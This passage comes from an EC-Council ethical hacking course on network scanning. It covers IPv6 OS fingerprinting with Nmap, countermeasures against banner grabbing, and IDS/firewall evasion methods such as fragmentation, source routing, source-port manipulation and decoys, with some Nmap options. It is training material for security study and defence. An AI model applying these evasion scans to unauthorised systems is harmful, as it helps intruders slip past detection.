
IPv6 Fingerprinting is another technique used to identify the OS running on the target machine. It has the same functionality as IPv4, such as sending probes, waiting and collecting the responses, and matching them with the database of fingerprints. The difference between IPv6 and IPv4 fingerprinting is that IPv6 uses several additional advanced IPv6-specific probes along with a separate IPv6-specifc OS detection engine. Nmap sends nearly 18 probes in the following order to identify the target OS using the IPv6 fingerprinting method.

- Sequence generation (S1–S6)
- ICMPv6 echo (IE1)
- ICMPv6 echo (IE2)
- Node Information Query (NI)
- Neighbor Solicitation (NS)
- UDP (U1)
- TCP explicit congestion notification (TECN)
- TCP (T2–T7)

In Zenmap, the `-6` option along with `-O` option is used to perform OS discovery using the IPv6 fingerprinting method.

Syntax: **`# nmap -6 -O <target>`**

Ethical Hacking and Countermeasures Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.



Banner Grabbing Countermeasures

- **Disabling or Changing Banner**

  Whenever a port is open, it implies that a service/banner is running on it. When attackers connect to the open port using banner grabbing techniques, the system presents a banner containing sensitive information such as OS, server type, and version. Using the information gathered, the attacker identifies specific vulnerabilities to exploit and then launches attacks. The countermeasures against banner grabbing attacks are as follows:

  - Display false banners to mislead or deceive attackers.
  - Turn off unnecessary services on the network host to limit information disclosure.
  - Use ServerMask (*https://www.port80software.com*) tools to disable or change banner information.
  - ServerMask removes unnecessary HTTP header and response data and camouflages the server by providing false signatures. It also provides you with the option of eliminating file extensions such as **.asp** or **.aspx**, and it clearly indicates that a site is running on a Microsoft server.
  - Apache 2.x with **mod_headers** module: use a directive in the **httpd.conf** file to change the banner information header and set the server as "**New Server Name**".
  - Alternatively, change the **ServerSignature** line to **ServerSignatureOff** in the **httpd.conf** file.
  - The details of the vendor and version in the banners should be disabled.

Ethical Hacking and Countermeasures Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.


- **Hiding File Extensions from Web Pages**

  File extensions reveal information about the underlying server technology that an attacker can use to launch attacks. The countermeasures against such banner grabbing attacks are as follows:

  - Hide file extensions to mask the web technology.
  - Replace application mappings such as .asp with .htm or .foo, etc., to disguise the identity of the servers.
  - Apache users can use `mod_negotiation` directives.
  - IIS users can use tools such as PageXchanger to manage the file extensions.

Note: It would be better if the file extensions are not used at all.


Ethical Hacking and Countermeasures Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.



Scanning Beyond IDS and Firewall

Intrusion detection systems (IDS) and firewalls are security mechanisms intended to prevent an attacker from accessing a network. However, even IDS and firewalls have some security limitations. Attackers try to launch attacks to exploit these limitations. This section highlights various IDS/firewall evasion techniques such as packet fragmentation, source routing, IP address spoofing, etc.

Ethical Hacking and Countermeasures Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.



IDS/Firewall Evasion Techniques


Although firewalls and IDS can prevent malicious traffic (packets) from entering a network, attackers can send intended packets to the target that evade the IDS/firewall by implementing the following techniques:

- **Packet Fragmentation**: The attacker sends fragmented probe packets to the intended target, which reassembles the fragments after receiving all of them.
- **Source Routing**: The attacker specifies the routing path for the malformed packet to reach the intended target.
- **Source Port Manipulation**: The attacker manipulates the actual source port with the common source port to evade the IDS/firewall.
- **IP Address Decoy**: The attacker generates or manually specifies IP addresses of decoys so that the IDS/firewall cannot determine the actual IP address.
- **IP Address Spoofing**: The attacker changes the source IP addresses so that the attack appears to be coming from someone else.
- **Creating Custom Packets**: The attacker sends custom packets to scan the intended target beyond the firewalls.
- **Randomizing Host Order**: The attacker scans the number of hosts in the target network in a random order to scan the intended target that lies beyond the firewall.
- **Sending Bad Checksums**: The attacker sends packets with bad or bogus TCP/UPD checksums to the intended target.

Ethical Hacking and Countermeasures Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.

- **Proxy Servers**: The attacker uses a chain of proxy servers to hide the actual source of a scan and evade certain IDS/firewall restrictions.
- **Anonymizers**: The attacker uses anonymizers, which allows them to bypass Internet censors and evade certain IDS and firewall rules.

Ethical Hacking and Countermeasures Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.



Packet Fragmentation

Packet fragmentation refers to the splitting of a probe packet into several smaller packets (fragments) while sending it to a network. When these packets reach a host, the IDS and firewalls behind the host generally queue all of them and process them one by one. However, since this method of processing involves greater CPU and network resource consumption, the configuration of most IDS cause them to skip fragmented packets during port scans.

Therefore, attackers use packet fragmentation tools such as Nmap and fragroute to split the probe packet into smaller packets that circumvent the port-scanning techniques employed by IDS. Once these fragments reach the destined host, they are reassembled to form a single packet.

SYN/FIN Scanning Using IP Fragments

SYN/FIN scanning using IP fragments is not a new scanning method but a modification of previous techniques. This process of scanning was developed to avoid false positives generated by other scans because of a packet filtering device on the target system. The TCP header splits into several packets to evade the packet filter. For any transmission, every TCP header must have the source and destination port for the initial packet (8-octet, 64-bit). The initialized flags in the next packet allow the remote host to reassemble the packets upon receipt via an Internet protocol module that detects the fragmented data packets using field-equivalent values of the source, destination, protocol, and identification.

Ethical Hacking and Countermeasures Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.




Figure 3.82: SYN/FIN scanning

In this scan, the system splits the TCP header into several fragments and transmits them over the network. However, IP reassembly on the server side may result in unpredictable and abnormal results, such as fragmentation of the IP header data. Some hosts may fail to parse and reassemble the fragmented packets, which may lead to crashes, reboots, or even network device monitoring dumps.

Some firewalls might have rule sets that block IP fragmentation queues in the kernel (e.g., CONFIG_IP_ALWAYS_DEFRAG option in the Linux kernel), although this is not widely implemented because of its adverse effects on performance. Since many IDS use signature-based methods to indicate scanning attempts on IP and/or TCP headers, the use of fragmentation will often evade this type of packet filtering and detection, resulting in a high probability of causing problems on the target network. Attackers use the SYN/FIN scanning method with IP fragmentation to evade this type of filtering and detection.

The screenshot below shows the SYN/FIN scan using the Nmap tool.





Figure 3.83: SYN/FIN scan using Nmap

Ethical Hacking and Countermeasures Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.



Source Routing

An IP datagram contains various fields, including the IP options field, which stores source routing information and includes a list of IP addresses through which the packet travels to its destination. As the packet travels through the nodes in the network, each router examines the destination IP address and chooses the next hop to direct the packet to the destination.

When attackers send malformed packets to a target, these packets hop through various routers and gateways to reach the destination. In some cases, the routers in the path might include configured firewalls and IDS that block such packets. To avoid them, attackers enforce a loose or strict source routing mechanism, in which they manipulate the IP address path in the IP options field so that the packet takes the attacker-defined path (without firewall-/IDS-configured routers) to reach the destination, thereby evading firewalls and IDS.

The figure below shows source routing, where the originator dictates the eventual route of the traffic.





Figure 3.84: Source Routing

Ethical Hacking and Countermeasures Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.



Source Port Manipulation

Source port manipulation is a technique used for bypassing the IDS/firewall, where the actual port numbers are manipulated with common port numbers for evading certain IDS and firewall rules. The main security misconfigurations occur because of blindly trusting the source port number. The administrator mostly configures the firewall by allowing the incoming traffic from well-known ports such as HTTP, DNS, FTP, etc. The firewall can simply allow the incoming traffic from the packets sent by the attackers using such common ports.




Figure 3.85: Firewall allowing manipulated port 80 to the victim from attacker

Although the firewalls can be made secure using application-level proxies or protocol-parsing firewall elements, this technique helps the attacker to bypass the firewall rules easily. The attacker tries to manipulate the original port number with the common port numbers, which can easily bypass the IDS/firewall. In Zenmap, the `-g` or `--source-port` option is used to perform source port manipulation.

Ethical Hacking and Countermeasures Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.





Figure 3.86: Scanning over Firewall using Nmap

Ethical Hacking and Countermeasures Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.



IP Address Decoy

The IP address decoy technique refers to generating or manually specifying IP addresses of the decoys to evade IDS/firewalls. It appears to the target that the decoys as well as the host(s) are scanning the network. This technique makes it difficult for the IDS/firewall to determine which IP address is actually scanning the network and which IP addresses are decoys.

